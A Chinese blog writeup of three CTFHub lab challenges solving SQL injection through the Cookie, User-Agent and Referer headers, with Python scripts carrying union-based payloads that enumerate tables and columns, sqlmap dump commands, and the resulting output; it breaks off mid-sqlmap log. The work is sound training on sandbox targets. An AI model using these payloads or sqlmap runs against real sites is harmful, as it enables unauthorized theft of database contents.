CTFHUB——Cookie、User-Agent、Referer注入 writeup


Wuuconix 于 2021-08-29 12:41:20 发布 122 收藏
文章标签： python sql注入 sqlmap ctf writeup
Wuuconix wanna a girlfriend!
本文链接：https://blog.csdn.net/Cypher_X/article/details/119979219
版权

背景

我们一般做sql注入的时候，注入点一般都是一个文本框，然后我们可以通过输入某种特殊的语句来获得数据库中的信息，但是有时候这种注入点可不一定给你一个文本框，而可能在请求包中的其他地方。
接下来我分享一下CTFHUB中的三道题，它们的注入点分别是请求包中的Cookie、User-Agent和Referer。它们只是注入点不同，基于的的注入方式都是最基本的union联合注入。所以它们的payload都十分简单和相似。
在这次做题过程中，我还尝试了强大的sqlmap，成功得到了一些结果。

SQL注入——Cookie注入


Cookie注入界面一般不会给你输入框，类似这道题目。



Cookie注入

这次的输入点变了。尝试找找Cookie吧


它的注入点存在于Cookie之中。这是Burp抓包的结果。



```
GET / HTTP/1.1
Host: challenge-498ee75cbbb367a1.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: id=1; hint=id%E8%BE%93%E5%85%A51%E8%AF%95%E8%AF%95%EF%BC%9F
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

那就很简单了，我们还是利用那个强大的插件，Copy as requests，把请求转化为python中的request代码。之后改一下id的值就行。因为这道题是有回显的，所以用最基本的联合注入即可，要是Cookie配合上时间盲注就有意思了2333。


```python
import requests

# id = "1 and 1=2 union select database(), 1" #爆库
# id = "1 and 1=2 union select group_concat(table_name), 1 from information_schema.tables where table_schema = 'sqli'" #爆表
# id = "1 and 1=2 union select group_concat(column_name), 1 from information_schema.columns where table_name = 'fwtzeovuem'" #爆字段
id = "1 and 1=2 union select rzahbuabdf, 1 from fwtzeovuem" #get flag
burp0_url = "http://challenge-498ee75cbbb367a1.sandbox.ctfhub.com:10800/"
burp0_cookies = {"id": id, "hint": "id%E8%BE%93%E5%85%A51%E8%AF%95%E8%AF%95%EF%BC%9F"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2", "Accept-Encoding": "gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1", "Cache-Control": "max-age=0"}
print(requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies).text)
```



```
 root@wuuconix-ubuntu  ~  python3 cookie.py
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CTFHub 技能学习 | Cookie注入</title>
    <link rel="stylesheet" href="static/bootstrap.min.css">
    <script src="static/jquery.min.js"></script>
    <script src="static/popper.min.js"></script>
    <script src="static/bootstrap.min.js"></script>
</head>
<body>
    <div class="container">
        <div class="jumbotron text-center">
            <h1>Cookie注入</h1>
            <p>这次的输入点变了。尝试找找Cookie吧</p>
            <code>select * from news where id=1 and 1=2 union select rzahbuabdf, 1 from fwtzeovuem</code></br>ID: ctfhub{375dae2b6594a5e4f9489852}</br>Data: 1        </div>
    </div>
</body>
</html>
```

因为这道题比较简单，我还试了一下`sqlmap`。这次总算不是日常`坚不可摧`了。成功得到了flag。

```
python3 sqlmap.py -u "http://challenge-498ee75cbbb367a1.sandbox.ctfhub.com:10800" --cookie "id=1" --level 2 -D sqli -T fwtzeovuem -C rzahbuabdf --dump
```




```
---
[10:49:57] [INFO] the back-end DBMS is MySQL
web application technology: OpenResty 1.19.3.2, PHP 7.3.14
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[10:49:57] [INFO] fetching entries of column(s) 'rzahbuabdf' for table 'fwtzeovuem' in database 'sqli'
do you want to URL encode cookie values (implementation specific)? [Y/n] Y
[10:49:59] [WARNING] reflective value(s) found and filtering out
Database: sqli
Table: fwtzeovuem
[1 entry]
+----------------------------------+
| rzahbuabdf                       |
+----------------------------------+
| ctfhub{375dae2b6594a5e4f9489852} |
+----------------------------------+
```


SQL注入——UA注入

UA注入和Cookie类似，只是换了个注入位置。基于的还是最基础的Union注入。

```python
import requests

burp0_url = "http://challenge-c1afe7c2c2a76623.sandbox.ctfhub.com:10800/"
# UA = "1 and 1=2 union select 1, database()"
# UA = "1 and 1=2 union select 1, group_concat(table_name) from information_schema.tables where table_schema='sqli'"
# UA = "1 and 1=2 union select 1, group_concat(column_name) from information_schema.columns where table_name='cqomjcukck'"
UA = "1 and 1=2 union select 1, ycrtshvcir from cqomjcukck"
burp0_headers = {"User-Agent": UA, "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2", "Accept-Encoding": "gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
print(requests.get(burp0_url, headers=burp0_headers).text)
```



```
 ⚡ root@wuuconix-ubuntu  ~  python3 ua.py

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CTFHub 技能学习 | UA注入</title>
    <link rel="stylesheet" href="static/bootstrap.min.css">
    <script src="static/jquery.min.js"></script>
    <script src="static/popper.min.js"></script>
    <script src="static/bootstrap.min.js"></script>
</head>
<body>
    <div class="container">
        <div class="jumbotron text-center">
            <h1>UA注入</h1>
            <p>输入点在User-Agent, 试试吧</p>
            <code>select * from news where id=1 and 1=2 union select 1, ycrtshvcir from cqomjcukck</code></br>ID: 1</br>Data: ctfhub{b9f1707adb6a142c0ed56710}        </div>
    </div>
</body>
</html>
```



```
GET / HTTP/1.1
Host: challenge-c1afe7c2c2a76623.sandbox.ctfhub.com:10800
User-Agent: 1 and 1=2 union select 1, ycrtshvcir from cqomjcukck
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

UA注入

输入点在User-Agent，试试吧

select * from news where id=1 and 1=2 union select 1, ycrtshvcir from cqomjcukck


ID: 1

Data: ctfhub{b9f1707adb6a142c0ed56710}


照例，还是试了一下sqlmap，我才发现sqlmap原来这么好用。

```
python3 sqlmap.py -u "http://challenge-c1afe7c2c2a76623.sandbox.ctfhub.com:10800/" --level 3
```

只是设置了level为3，其他什么都不给。结果一上来就提示UA是动态的，可注入。



```
[11:45:03] [INFO] testing connection to the target URL
[11:45:03] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:45:04] [INFO] testing if the target URL content is stable
[11:45:04] [INFO] target URL content is stable
[11:45:04] [INFO] testing if parameter 'User-Agent' is dynamic
[11:45:04] [INFO] parameter 'User-Agent' appears to be dynamic
[11:45:04] [WARNING] heuristic (basic) test shows that parameter 'User-Agent' might not be injectable
[11:45:04] [INFO] heuristic (XSS) test shows that parameter 'User-Agent' might be vulnerable to cross-site scripting (XSS) attacks
[11:45:04] [INFO] testing for SQL injection on parameter 'User-Agent'
```




```
[11:47:26] [INFO] target URL appears to be UNION injectable with 2 columns
[11:47:26] [INFO] parameter 'User-Agent' is 'Generic UNION query (random number) - 1 to 20 columns' injectable
parameter 'User-Agent' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1180 HTTP(s) requests:
---
Parameter: User-Agent (User-Agent)
    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: (CASE WHEN (2716=2716) THEN SLEEP(5) ELSE 2716 END)

    Type: UNION query
    Title: Generic UNION query (random number) - 2 columns
    Payload: -5085 UNION ALL SELECT CONCAT(0x7170766271,0x51587167564575745a6b7a726f69717a617671736678626c437558674e76724d7158445846564868,0x7178706b71),5729-- -
---
[11:47:35] [INFO] the back-end DBMS is MySQL
web application technology: OpenResty 1.19.3.2, PHP 7.3.14
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[11:47:35] [WARNING] HTTP error codes detected during run:
502 (Bad Gateway) - 2 times
[11:47:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/challenge-c1afe7c2c2a76623.sandbox.ctfhub.com'
```

它提示在UA这个参数这里有两种可能的注入，一种是时间盲注，一种是union联合注入，还都出了payload。

这确实非常强。为什么这里时间盲注也可以呢？这相当于不看页面的回显，直接用响应时间来判断，这么想来是不是大部分的sql注入都适合时间盲注2333。

当然自己注入的话，肯定会选择十分简单的union联合注入。

```
python3 sqlmap.py -u "http://challenge-c1afe7c2c2a76623.sandbox.ctfhub.com:10800/" --level 3 -D sqli -T cqomjcuckck --columns
```




```
[11:50:03] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.14, OpenResty 1.19.3.2
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[11:50:03] [INFO] fetching entries of column(s) 'ycrtshvcir' for table 'cqomjcukck' in database 'sqli'
[11:50:04] [WARNING] reflective value(s) found and filtering out
Database: sqli
Table: cqomjcukck
[1 entry]
+----------------------------------+
| ycrtshvcir                       |
+----------------------------------+
| ctfhub{b9f1707adb6a142c0ed56710} |
+----------------------------------+
```

而且sqlmap有一个非常牛逼的点，它每次运行完都会把该网站的结果存在某个文件中，下次深入获得信息的时候会直接从文件中读取之前取得的成果，而不用从头开始，这大大提高了效率。


SQL注入——Refer注入

和Cookie注入和UA注入类似，不多说了，只是换了一个地方。

```python
import requests

burp0_url = "http://challenge-49bfa8cdc6c5744d.sandbox.ctfhub.com:10800/"
# referer = "1 and 1=2 union select 1, database()"
# referer = "1 and 1=2 union select 1, group_concat(table_name) from information_schema.tables where table_schema = 'sqli'"
# referer = "1 and 1=2 union select 1, group_concat(column_name) from information_schema.columns where table_name = 'sngrgwaxpk'"
referer = "1 and 1=2 union select 1, lwwwrezxpx from sngrgwaxpk"
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2", "Accept-Encoding": "gzip, deflate", "Connection": "close", "Upgrade-Insecure-Requests": "1", "Referer": referer}

print(requests.get(burp0_url, headers=burp0_headers).text)
```



```
⚡ root@wuuconix-ubuntu  ~  python3 referer.py
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>CTFHub 技能学习 | Refer注入</title>
    <link rel="stylesheet" href="static/bootstrap.min.css">
    <script src="static/jquery.min.js"></script>
    <script src="static/popper.min.js"></script>
    <script src="static/bootstrap.min.js"></script>
</head>
<body>
    <div class="container">
        <div class="jumbotron text-center">
            <h1>Refer注入</h1>
            <p>请在referer输入ID</p>
            <code>select * from news where id=1 and 1=2 union select 1, lwwwrezxpx from sngrgwaxpk</code></br>ID: 1</br>Data: ctfhub{809696cd7e634fa0ca75c2fe}        </div>
    </div>
</body>
</html>
```



```
GET / HTTP/1.1
Host: challenge-49bfa8cdc6c5744d.sandbox.ctfhub.com:10800
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Referer: 1 and 1=2 union select 1, lwwwrezxpx from sngrgwaxpk
```

Refer注入

请在referer输入ID


`select * from news where id=1 and 1=2 union select 1, lwwwrezxpx from sngrgwaxpk`

ID: 1

Data: ctfhub{809696cd7e634fa0ca75c2fe}


这道题貌似sqlmap就不太好使了。

```
python3 sqlmap.py -u http://challenge-49bfa8cdc6c5744d.sandbox.ctfhub.com:10800/ --level 3
```



```
[12:18:40] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[12:18:42] [INFO] checking if the injection point on Referer parameter 'Referer' is a false positive
parameter 'Referer' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 2314 HTTP(s) requests:
---
Parameter: Referer (Referer)
    Type: time-based blind
